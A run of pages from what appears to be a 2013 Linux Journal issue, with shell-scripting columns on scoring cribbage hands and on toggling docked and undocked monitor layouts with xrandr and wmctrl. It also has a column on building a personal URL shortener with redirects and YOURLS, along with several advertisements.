If you’re paying attention, you realize that although we’re talking about calculating the best four cards out of six, there’s a fifth card that gets thrown into the mix too before we actually count up. You can do the Vegas routine of carefully calculating

your odds of a specific card showing up (1:40), but because you never know what the other player is holding, it's not of any obvious value.

What you can bet on, however, is the odds that it's a card with a numeric value of ten is quite high, because it can be a 10, J, Q or K of any of the four suits. This means there's a 16:52 or 30% chance that any random card in a deck of cards is a "ten" card. And, if you have none in your hand, the odds are even better, 16:46 or roughly a 35% chance that a given card of those not in your hand is a face card.

How does this apply? Let's say you have a 5D in your hand, along with a 10S and QC. That's two 15-point combinations, for four points. But it's better than that, because there's a good chance that the cut card also will be a ten card, offering another two points or more (if it was, say, a QD).

Enough chatter though, let's jump in to the code!

Last month, we ended with a script that dealt a random hand, sorted it by rank and then produced a list of all 15 possible combinations of four-card subhands. When run, it looked like this:

```
$ sh cribbage.sh
```

```
Hand: 4S, 5C, 5D, 8H, 9H, JC.
Subhand 0: 4S 5C 5D 8H
Subhand 1: 4S 5C 5D 9H
Subhand 2: 4S 5C 5D JC
Subhand 3: 4S 5C 8H 9H
Subhand 4: 4S 5C 8H JC
Subhand 5: 4S 5C 9H JC
Subhand 6: 4S 5D 8H 9H
Subhand 7: 4S 5D 8H JC
Subhand 8: 4S 5D 9H JC
Subhand 9: 4S 8H 9H JC
Subhand 10: 5C 5D 8H 9H
Subhand 11: 5C 5D 8H JC
Subhand 12: 5C 5D 9H JC
Subhand 13: 5C 8H 9H JC
Subhand 14: 5D 8H 9H JC
```

The first subhand isn't worth much, by way of example: two points for the pair of fives. Subhand two, on the other hand, is pretty good: two points for the pair of fives, and another four points for the 5C+JC and 5D+JC 15-point sequences.

But how do you calculate these programmatically?

The first step is to extract the four cards out of the hand for analysis, and this is done by adding a few lines to our main post-deal loop:

```
for subhand in {0..14}
do
    /bin/echo -n "Subhand ${subhand}:"
    cardnum=0 # start over
```

```

for thecard in ${sixfour[$subhand]}
do
    showcard ${hand[$thecard]}
    /bin/echo -n "  $showcardvalue"
    oursubhand[$cardnum]=${hand[$thecard]}
    cardnum=$(( $cardnum + 1 ))
done
echo ""
done

```

The evaluation must be done while in the outer loop, because we need to do it a bunch of times. By using our subhand as a four-element array that we keep filling with cards, we can send the four-card subset to our function like this:

```

handvalue4 ${oursubhand[0]} ${oursubhand[1]}
           ${oursubhand[2]} ${oursubhand[3]}

```

The function will get the cards in ascending rank value, but we'll still need to have the card value, the suit and the rank—both raw rank and normalized for any face card being worth ten points. Here's how to do that:

```

handvalue4()
{
    # given four cards, how much are they worth?

    c1=$1; c2=$2; c3=$3; c4=$4

```

```

s1=$(( $c1 / 13 )); s2=$(( $c2 / 13 ))
s3=$(( $c3 / 13 )); s4=$(( $c4 / 13 ))

r1=$(( ( $c1 % 13 ) + 1 )); r2=$(( ( $c2 % 13 ) + 1 ))
r3=$(( ( $c3 % 13 ) + 1 )); r4=$(( ( $c4 % 13 ) + 1 ))

# now fix rank to normalize for face cards=10

case $r1 in
    11|12|13) nr1=10 ;;
    *) nr1=$r1 ;;
esac

case $r2 in
    11|12|13) nr2=10 ;;
    *) nr2=$r2 ;;
esac

case $r3 in
    11|12|13) nr3=10 ;;
    *) nr3=$r3 ;;
esac

case $r4 in
    11|12|13) nr4=10 ;;
    *) nr4=$r4 ;;
esac
}

```

At the end of this function, each card has three values associated with it: suit (\$s1), rank (\$r1) and normalized rank where face cards are assigned to a counting value of 10 (\$nr1).

It's still more complex, however, because if we have 6D, 7C, 9H, JC, then $6+9 = 15$, but they're not neatly adjacent. So in fact, we'll need

another function for four-choose-two and four-choose-three combinations too. Those, fortunately, are few:

```
4 Choose 2: {a,b} {a,c} {a,d} {b,c} {b,d} {c,d}
```

```
4 Choose 3: {a,b,c} {a,b,d} {a,c,d} {b,c,d}
```

Complicated, eh? In the same way we enumerated six choose four, we can do the same thing for these too:

```
fourtwo[0]="0,1"; fourtwo[1]="0,2";
fourtwo[2]="0,3"; fourtwo[3]="1,2"
fourtwo[4]="1,3"; fourtwo[5]="2,3";
fourthree[0]="0,1,2"; fourthree[1]="0,1,3";
fourthree[2]="0,2,3"; fourthree[3]="1,2,3"
```

Now let's take a stab at calculating two-card combinations that add up to 15:

```
calc15()
{
    # given four ranks, see if there are any combinations
    # that add up to 15. return total point value.
    points=0
    c15[0]=$1; c15[1]=$2; c15[2]=$3; c15[3]=$4

    for subhand in {0..5}
    do
        sum=0
        for thecard in ${fourtwo[$subhand]}
        do
            sum=$(( $sum + ${c15[$thecard]} ))
        done
    done
}
```

```
if [ $sum -eq 15 ] ; then
    points=$(( $points + 2 ))
fi
done
```

I'm running out of space, but you can see where I'm going with this. Once we can go through all four-card combinations, we then can examine all two-card pairs by rank to see what adds up to 15 points.

As a teaser, with a bit of debugging code and the additional tests for three-card and four-card combinations, here's where we are with the script:

```
Hand: AD, AS, 2D, 3C, 5C, KC.
Subhand 0: AD AS 2D 3C
    total 15-point value of that hand: 0
Subhand 4: AD AS 3C KC
    total 15-point value of that hand: 2
Subhand 14: 2D 3C 5C KC
    total 15-point value of that hand: 4
```

We'll pick this up and continue building out the calc15() function and stepping to the code that'll test for runs of three or four cards and all-card flushes too. Stay tuned! ■

Dave Taylor has been hacking shell scripts for more than 30 years. Really. He's the author of the popular *Wicked Cool Shell Scripts* and can be found on Twitter as @DaveTaylor and more generally at <http://www.DaveTaylorOnline.com>.



KYLE RANKIN

Switching Monitor Profiles

Whether you have a laptop docking station or just frequently plug your laptop in to monitors, learn how to write a simple script to toggle your monitor settings based on what's currently connected.

It's funny, when your home office is your couch, you tend to forget how nice it can be when you dock a laptop and have all the extra screen real estate a monitor brings. For many years, I left my work laptop docked at work, and when I worked from home, I just VPNed in with a personal laptop. Lately though, I've recognized the benefits of splitting personal life and work, so I've taken to carrying my laptop with me when I go to and from the office. Because we invested in a docking station, it's relatively simple to transition between a laptop on my lap and a laptop on a desk with an extra monitor—except for one little thing: my external monitor is in portrait mode.

It must have been about two years ago that I started favoring widescreen monitors in portrait mode (Figure 1). Really, all I need to get work done is a Web browser and a few terminals,

and I found if I keep the Web browser on the laptop screen, I can fit a nice large screen session or two in all the vertical space of a portrait-mode monitor. This makes reading man pages and other documentation nice, plus I always can split my screens vertically if I need to compare the contents of two terminals (see my "Do the Splits" column in the September 2008 issue for more information on how to do that: <http://www.linuxjournal.com/article/10159>). The only problem with portrait mode is that all the GUI monitor configuration tools tend not to handle portrait-mode monitors well, particularly if you want to combine them with a landscape-mode laptop screen. So, I found I needed to run a special `xrandr` command to set up the monitor and make sure it lined up correctly with my laptop screen. Plus, every time I transition between docked

and undocked modes, I need to move my terminal windows from the large portrait-mode monitor over to a second desktop on my laptop screen. This all seemed like something a script could figure out for me, so in this article, I explain the script I use to transition from docked to undocked mode.

Basically, my script needs to do two things when it's run. First, it needs to run the appropriate `xrandr` command to enable or disable the external display, and second, it needs to reset all of my windows to their default location. Although I could just have one script I run when I'm docked and another when I'm undocked, I can find out my state from the system itself, so I can keep everything within one script. I've set up a script like this on my




Figure 1. Kyle's Current Desktop Setup

last two work-provided laptops and on the ThinkPad X220, I was able to use a `/sys` file to gauge the state of the dock:

```
#!/bin/bash
DOCKED=$(cat /sys/devices/platform/dock.0/docked)
case "$DOCKED" in
  "0")
    echo undocked
    ;;
  "1")
    echo docked
    ;;
esac
```

Unfortunately, on my new laptop (a ThinkPad X230) this file no longer can detect the dock state. At first I was annoyed, but when writing this column, I realized that this made the script potentially more useful for everyone who doesn't have a docking station. My workaround was to use `xrandr` itself to check for the connection state of a video device my external monitor was connected to that was present only when I was docked. If you run `xrandr` with no other arguments, you will see a list of a number of different potential video devices on your system:

```
$ xrandr
Screen 0: minimum 320 x 200, current 1366 x 768, maximum 8192 x 8192
LVDS1 connected 1366x768+0+0 (normal left inverted right x axis y axis)
  ↗277mm x 156mm
```

```
1366x768    60.0*+
1360x768    59.8   60.0
1024x768    60.0
800x600     60.3   56.2
640x480     59.9
VGA1 disconnected (normal left inverted right x axis y axis)
HDMI1 disconnected (normal left inverted right x axis y axis)
DP1 disconnected (normal left inverted right x axis y axis)
HDMI2 disconnected (normal left inverted right x axis y axis)
HDMI3 disconnected (normal left inverted right x axis y axis)
DP2 disconnected (normal left inverted right x axis y axis)
DP3 disconnected (normal left inverted right x axis y axis)
```

In the above case, the laptop is not docked, so only the primary monitor (LVDS1) is connected. When I docked the device and ran the same command, I noticed that my monitor was connected to HDMI3, so I could `grep` for the connection state of HDMI3 to detect when I'm docked. My new skeleton script looks more like this:

```
#!/bin/bash
xrandr | grep -q "HDMI3 disconnected"
case "$?" in
  "0")
    echo undocked
    ;;
  "1")
    echo docked
    ;;
esac
```

In your case, you would compare

Ideally, I'd like the mouse pointer to more or less be lined up when it crosses between screens, but because one monitor is landscape and the other is portrait, I need to tell xrandr to place my laptop monitor lower in the virtual desktop.

the output of xrandr when docked (or when an external monitor is connected) and when undocked, and use that to determine which device it corresponds to.

Now that I can detect whether I'm docked, I should do something about it. The first thing I need to do is to enable output on my external monitor (HDMI3), tell xrandr that it's to the right of my laptop screen, and set it to portrait mode by telling xrandr to rotate it left:

```
/usr/bin/xrandr --output HDMI3 --auto --right-of LVDS1 --rotate left
```

This works fine; however, the way that the portrait-mode monitor and my laptop line up on the desktop makes moving a mouse between the two rather awkward. When I move from the top of the laptop screen to the far right edge, the mouse pointer moves a foot up to the top of the external monitor. Ideally, I'd like the mouse pointer to more or less be lined up when it crosses between screens, but because one

monitor is landscape and the other is portrait, I need to tell xrandr to place my laptop monitor lower in the virtual desktop. Depending on your respective resolutions, this position takes some tinkering, but I found the following command lined up my two displays well:

```
/usr/bin/xrandr --output LVDS1 --pos 0x1152
```

This takes care of my screen when I'm docked, so when I'm undocked, I basically have to undo any of the above changes I've made. This means turning the HDMI3 output off and moving the position of LVDS1 back to the 0x0 coordinates:

```
/usr/bin/xrandr --output HDMI3 --off  
/usr/bin/xrandr --output LVDS1 --pos 0x0
```

The complete case statement turns out to be:

```
#!/bin/bash  
xrandr | grep -q "HDMI3 disconnected"
```

```

case "$?" in
  "0") # undocked
    /usr/bin/xrandr --output HDMI3 --off
    /usr/bin/xrandr --output LVDS1 --pos 0x0
    ;;
  "1") # docked
    /usr/bin/xrandr --output HDMI3 --auto --right-of LVDS1
    ➔--rotate left
    /usr/bin/xrandr --output LVDS1 --pos 0x1152
    ;;
esac

```

After I saved the script, I bound a key combination on my desktop I could press to execute it whenever I docked or undocked. Of course, ideally I would set up some sort of udev script or something like it to run the script automatically, but so far, I haven't found the right hook that worked on my laptop. The only other addition I've made is after the above case statement, I sleep for a second and then call a `reset_windows` shell script that uses `wmctrl`, much like I discussed in my November 2008 Hack and / column "Memories of the Way Windows Were" (<http://www.linuxjournal.com/article/10213>), only it also contains the same case statement so it moves windows one way when docked and another when not:

```

#!/bin/bash
xrandr | grep -q "HDMI3 disconnected"
case "$?" in

```

```

"0") # undocked
  wmctrl -r 'kyle-ThinkPad-X230' -t 1
  wmctrl -r 'kyle-ThinkPad-X230' -e '0,2,24,1362,362'
  wmctrl -r snowball -t 1
  wmctrl -r snowball -e '0,2,410,1362,328'
  ;;
  "1") # docked
  wmctrl -r 'kyle-ThinkPad-X230' -t 0
  wmctrl -r 'kyle-ThinkPad-X230' -e '0,1368,0,1080,1365'
  wmctrl -r snowball -t 0
  wmctrl -r snowball -e '0,1368,1387,1080,512'
  ;;
esac

```

Of course, the above `wmctrl` commands are completely custom to my terminal titles, but it should serve as an okay guide for getting started on your own. In my case, I want to move two terminals to the second desktop when in laptop mode and to the external monitor on the first desktop when docked. Why not just combine the two scripts? Well, I want to be able to reset my windows sometimes outside of docking or undocking (this script also is bound to a different key combo). In the end, I have a simple, easy-to-modify set of scripts I can use to keep windows and my desktops exactly how I want them. ■

Kyle Rankin is a Sr. Systems Administrator in the San Francisco Bay Area and the author of a number of books, including *The Official Ubuntu Server Book*, *Knoppix Hacks* and *Ubuntu Hacks*. He is currently the president of the North Bay Linux Users' Group.

What is a **Superhero** without the right tools?



No, we're not referring to costumed crime fighters who come to the rescue of others in trouble. We're talking about IT operations personnel - people with complex skills and a daunting job, who fight downtime, performance slowdowns, and other evils to keep your apps running 24x7. They have to be ready to take action if there is trouble brewing in the system – and being ready involves having the right tools.

ManageEngine provides the right set of monitoring tools for your IT operations team, enabling them to keep track of the performance of their complex apps from both within and outside their data center.

www.manageengine.com/apm

www.site24x7.com

- ⊙ Application Performance Monitoring
- ⊙ End User Experience Monitoring
- ⊙ Anomaly Detection
- ⊙ Automated Dependency Mapping
- ⊙ Deep Transaction Monitoring
- ⊙ Integrated Management Console





SHAWN POWERS

Sometimes It's Okay to Point

Make your own TinyURL.

Mom always said, “It’s not nice to point.” I’d argue Mom didn’t manually enter long, cumbersome URLs, however. We’re all familiar with services like TinyURL, but because we’re Linux folks, we tend to prefer doing such things on our own. As with almost everything in Linux, there’s more than one way to skin a cat, and in this article, I explore a bunch. (Note, I really should Google “skinning a cat”, because now that I read it, it’s a rather morbid idiom!)

Preliminaries

The first step in a URL-shortening solution is the domain name. If you’re trying to make short, memorable URLs, it helps to have a short, memorable domain name. It doesn’t save much time if you use `www.heycheckouthisreallycoolsiteifound.com` to shorten up a link half its size. So a short, memorable domain name is ideal. It’s also the toughest part of the equation. Sites like

`http://domai.nr` can help, but coming up with a short domain name is quite challenging. And thinking of one that is memorable? Even more so. The best I could come up with after an embarrassing amount of time searching was “snar.co”. It’s not perfect, but it makes me chuckle, and it’s short.

The other piece of the puzzle is a Web server. The solutions I talk about here vary in their requirements, but most need nothing more than a hosted Web server, nothing fancy. It’s helpful to have .htaccess modification access, but if you don’t have that sort of control over your Web site, no worries.

iframe—Maybe You Shouldn’t Redirect at All

They’re not terribly popular anymore, but back in the day when GeoCities was the Web hosting platform most people used, several “domain cloaking” services were available. This

basically hid the long, ugly URL by loading it inside an invisible frame. I've done that here: <http://snar.co/notgoogle>, and you can see a couple glaring problems:

- The page title is static and never changes when following links.
- The URL in the address bar also never changes, which makes things like copying a Web site's URL impossible.
- Sometimes forward and back work as expected, sometimes not.

If those limitations don't bother you, maybe an `iframe` is all you need, but it's a kludge at best. Creating a page like that is simple, however, so if you want to give it a try, the above example uses the following code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>This Is Not Google. Or is it?</title>
</head>
<body>
<iframe src="http://www.bing.com" width="100%" height="100%" >
</iframe>
</body>
</html>
```

PHP, JavaScript and .htaccess Options

Although it may not be the most elegant solution, it's certainly possible to use a custom `.htaccess` entry to provide a redirect. An entry like:

```
Redirect /togoogole http://www.google.com
```

will send anyone requesting the `/shortcode` URL on your site to be redirected to the other site. I've put this into action on my site, so <http://snar.co/togoogole> should redirect you to Google. To be honest, this might be all you'll ever need. If you have the rights and abilities to use and modify an `.htaccess` file on your server, those little one-line entries are quick and dirty, but they work well.

If you don't have the ability to edit or take advantage of `.htaccess` files, a similar functionality can be attained using PHP or JavaScript. On my server, I created two folders. One called `javascriptgoogle` and one called `phpgoogle`. Inside the `javascriptgoogle` folder, I created a file named `index.html` containing the following code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<script language="javascript">
window.location="http://www.google.com";
```

```
</script>
</head>
</html>
```

Surfing to **http://snar.co/javascriptgoogle** will show you the results of that single JavaScript command. Sometimes JavaScript isn't ideal, especially because it's so often to blame for malicious code, and many folks turn off JavaScript in their browsers. In that case, perhaps PHP is a better solution. In the `phpgoogle` folder, I've created an `index.php` file containing the following code:

```
<?php
header("Location: http://www.google.com/");
?>
```

If you visit **http://snar.co/phpgoogle**, you'll see the results of this PHP code, namely you're redirected to Google's site. If you're keen on entering redirects manually for your short URL solution, it doesn't really matter which method you use. Although for compatibility purposes, the `.htaccess` or PHP methods might be best, because the work is done on the server side and not by the user's browser.

Getting Fancy with YOURLS

So now that I've looked at the geeky underbelly of URL

redirection, it seems like the perfect time to introduce YOURLS (**http://yourls.org**), which is a nifty open-source program that clones the abilities of `tinyurl.com`, `is.gd`, `bit.ly` and the like. I didn't mention YOURLS at the start of the article, because this is a learning column, and I truly wanted everyone to understand how to redirect without fancy crutches like YOURLS. That said, it's a really awesome tool!

YOURLS does some things the scripts and methods above just can't do. Some of its more awesome features include:

- Public or private mode.
- Auto-generated or custom-chosen URL keyword (shortcode).
- Stats, including number of clicks, referrers, geolocation and so on.
- Plugin architecture.
- Full AJAX interface.
- Developer accessible API.

It's also dead simple to install. Create a database with something like `phpmyadmin` (or the command line if you're geeky enough), unzip

Although the admin interface is a simple way to add and edit entries, one of YOURLS' coolest features is the bookmarklet feature.

The screenshot shows the YOURLS admin interface. At the top right, it says "YOURLS: Your Own URL Shortener" with the YOURLS logo. On the left, there's a navigation menu with links for "Hello admin (Logout)", "Admin interface", "Tools", "Manage Plugins", and "Help". Below the menu, it says "Display 1 to 9 of 9 URLs." and "Overall, tracking 9 links, 11 clicks, and counting!". In the center, there's a form to "Enter the URL:" with a text input field containing "http://", an "Optional: Custom short URL:" field, and a "Shorten The URL" button. Below the form is a table with columns: Short URL, Original URL, Date, IP, Clicks, and Actions. The table contains 9 rows of data.

Short URL	Original URL	Date	IP	Clicks	Actions
wifi	WiFi isn't short for "Wireless Fidelity" - Boing Boing http://boingboing.net/2005/11/08/wifi-isnt-short-for.html	Feb 14, 2013 09:53	[REDACTED]	0	
7upbh	Astronomy Picture of the Day http://apod.nasa.gov/apod/astropix.html	Feb 14, 2013 08:09	[REDACTED]	0	
radar	http://icons.wunderground.com/data/640x480/2xradara4_an[...] http://icons.wunderground.com/data/640x480/2xradara4_an[...]	Feb 04, 2013 15:43	[REDACTED]	0	
weather	WOOD TV8 Storm Team 8 Forecast for Grand Rapids and W[...] http://www.woodtv.com/dpp/weather/storm_team_8_forecast	Feb 04, 2013 15:43	[REDACTED]	0	
chromeapp1	https://dl.dropbox.com/u/828037/createGcApp.dmg https://dl.dropbox.com/u/828037/createGcApp.dmg	Jan 27, 2013 20:59	[REDACTED]	1	
chromeapp2	https://dl.dropbox.com/u/828037/makeApp.zip https://dl.dropbox.com/u/828037/makeApp.zip	Jan 27, 2013 20:58	[REDACTED]	3	
ip	http://kermit.brainofshawn.com/ip/ http://kermit.brainofshawn.com/ip/	Jan 27, 2013 18:24	[REDACTED]	0	
map	http://icons.wunderground.com/data/640x480/2xradara4_an[...] http://icons.wunderground.com/data/640x480/2xradara4_an[...]	Jan 27, 2013 16:47	[REDACTED]	6	
do	YOURLS – Your Own URL Shortener http://snar.co/ http://snar.co/admin/tools.php	Jan 14, 2013 14:34	[REDACTED]	1	

Figure 1. The interface makes adding, modifying or deleting simple. (But, it doesn't work right in Chrome; Firefox seems fine.)

the YOURLS archive, edit the config.php file, and enter your database server information. Then visit <http://yourservername.com/admin/> and log in! Figure 1 shows my admin page for <http://snar.co/>, and it gives a list of example links.

Although the admin interface is a simple way to add and edit entries,

one of YOURLS' coolest features is the bookmarklet feature. In the "tools" section of the admin screens, you'll see a section similar to Figure 2, with a few different bookmarklets from which to choose. They all function slightly differently, but they are fairly easy to figure out. I recommend dragging them all to your browser's

The Bookmarklets

Click and drag links to your toolbar (or right-click and bookmark it)





	Standard (new page)	Instant (popup)
Simple		
Custom Keyword		

Figure 2. The bookmarklets make using YOURLS a breeze.




Figure 3. A popup allows for custom URL creation.

bookmark bar, so you can see which method you prefer. From that point on, simply clicking the bookmarklet when on a specific page will allow

you to shorten the link with YOURLS and give you the custom URL you can share with the world. Figure 3 shows the bookmarklet in action.

Statistically Awesome

Once you have YOURLS set up, and you've shortened all the URLs you can imagine shortening, the next cool thing to check out is the stats. Much like bit.ly, with YOURLS you can open the stats page for a particular link by adding a + to the end of the short URL. So for Figure 4, I simply surfed to <http://snar.co/map+>, and after logging in, I got to look at all the glorious clicks I've received. The information is quite useful if you're looking for how popular your particular shared URLs have become.

As mentioned above, the statistics YOURLS generates are quite extensive.

Where to Go from Here?

YOURLS provides an excellent interface for short link creation. It also offers a simple bookmarklet feature for creating short links on the fly. Thanks to its API, however, the coolest part of YOURLS is that it can be integrated into other programs as well. WordPress, for example, has an excellent plugin (<http://wordpress.org/extend/plugins/yourls-link-creator/>),

LINUX JOURNAL

now available
for the **iPad** and
iPhone at the
App Store.



linuxjournal.com/ios



For more information about advertising opportunities within *Linux Journal* iPhone, iPad and Android apps, contact John Grogan at +1-713-344-1956 x2 or ads@linuxjournal.com.



Figure 4. Although my stats aren't impressive here, the actual functionality is pretty awesome.

which integrates into WordPress. Instead of using a third-party URL shortener, WordPress will use your custom YOURLS install with your custom short domain name!

When it comes to URL shortening, or even just simple redirection, there are many ways to accomplish the task. There are also dozens of free redirection services available, many of which offer similar features to YOURLS. When it comes to

controlling your data, however, it's hard to beat a solution you host yourself—if you can come up with a decent domain name, that is. Sadly, that's often the most difficult part! ■

Shawn Powers is the Associate Editor for *Linux Journal*. He's also the Gadget Guy for LinuxJournal.com, and he has an interesting collection of vintage Garfield coffee mugs. Don't let his silly hairdo fool you, he's a pretty ordinary guy and can be reached via e-mail at shawn@linuxjournal.com. Or, swing by the #linuxjournal IRC channel on Freenode.net.



TEXAS LINUX FEST

COME BE A PART OF TXLFF 2013:
THE LARGEST LINUX AND OPEN SOURCE
SOFTWARE CONFERENCE IN THE
LONE STAR STATE!



MAY 31-JUNE 1



THE AT&T CONFERENCE CENTER
IN AUSTIN, TEXAS

**MORE INFO AND REGISTRATION AT
[HTTP://TEXASLINUXFEST.ORG](http://TEXASLINUXFEST.ORG)**



Opengear Lighthouse CMS



The new Lighthouse CMS product line from Opengear is an out-of-band management solution with both virtual and hardware platforms that is optimized for critical IT infrastructure and distributed networks. The vendor-neutral Opengear Lighthouse solution includes new hardware offerings and updates the previous CMS software to version 4.0. Opengear says that both software and hardware appliances may operate in standalone or in redundant configurations, a feature that allows customers to deploy the solution that best fits their environment. Another new feature is the upgraded centralized dial functionality that provides network engineers and administrators quick and easy connection to remote locations. This builds on Opengear's cellular Call Home technology to converge central management of remote sites whether they are connected in-band or out-of-band over the cellular network or legacy PSTN.

<http://www.opengear.com>



Silhouette

Just off the ticker at *Linux Journal's* Hollywood bureau and talent agency is entertainment-industry news from SilhouetteFX LLC, whose new Silhouette v5 represents this post-production software's "most significant upgrade in its history". Silhouettefx, first launched in 2004, is a major player in

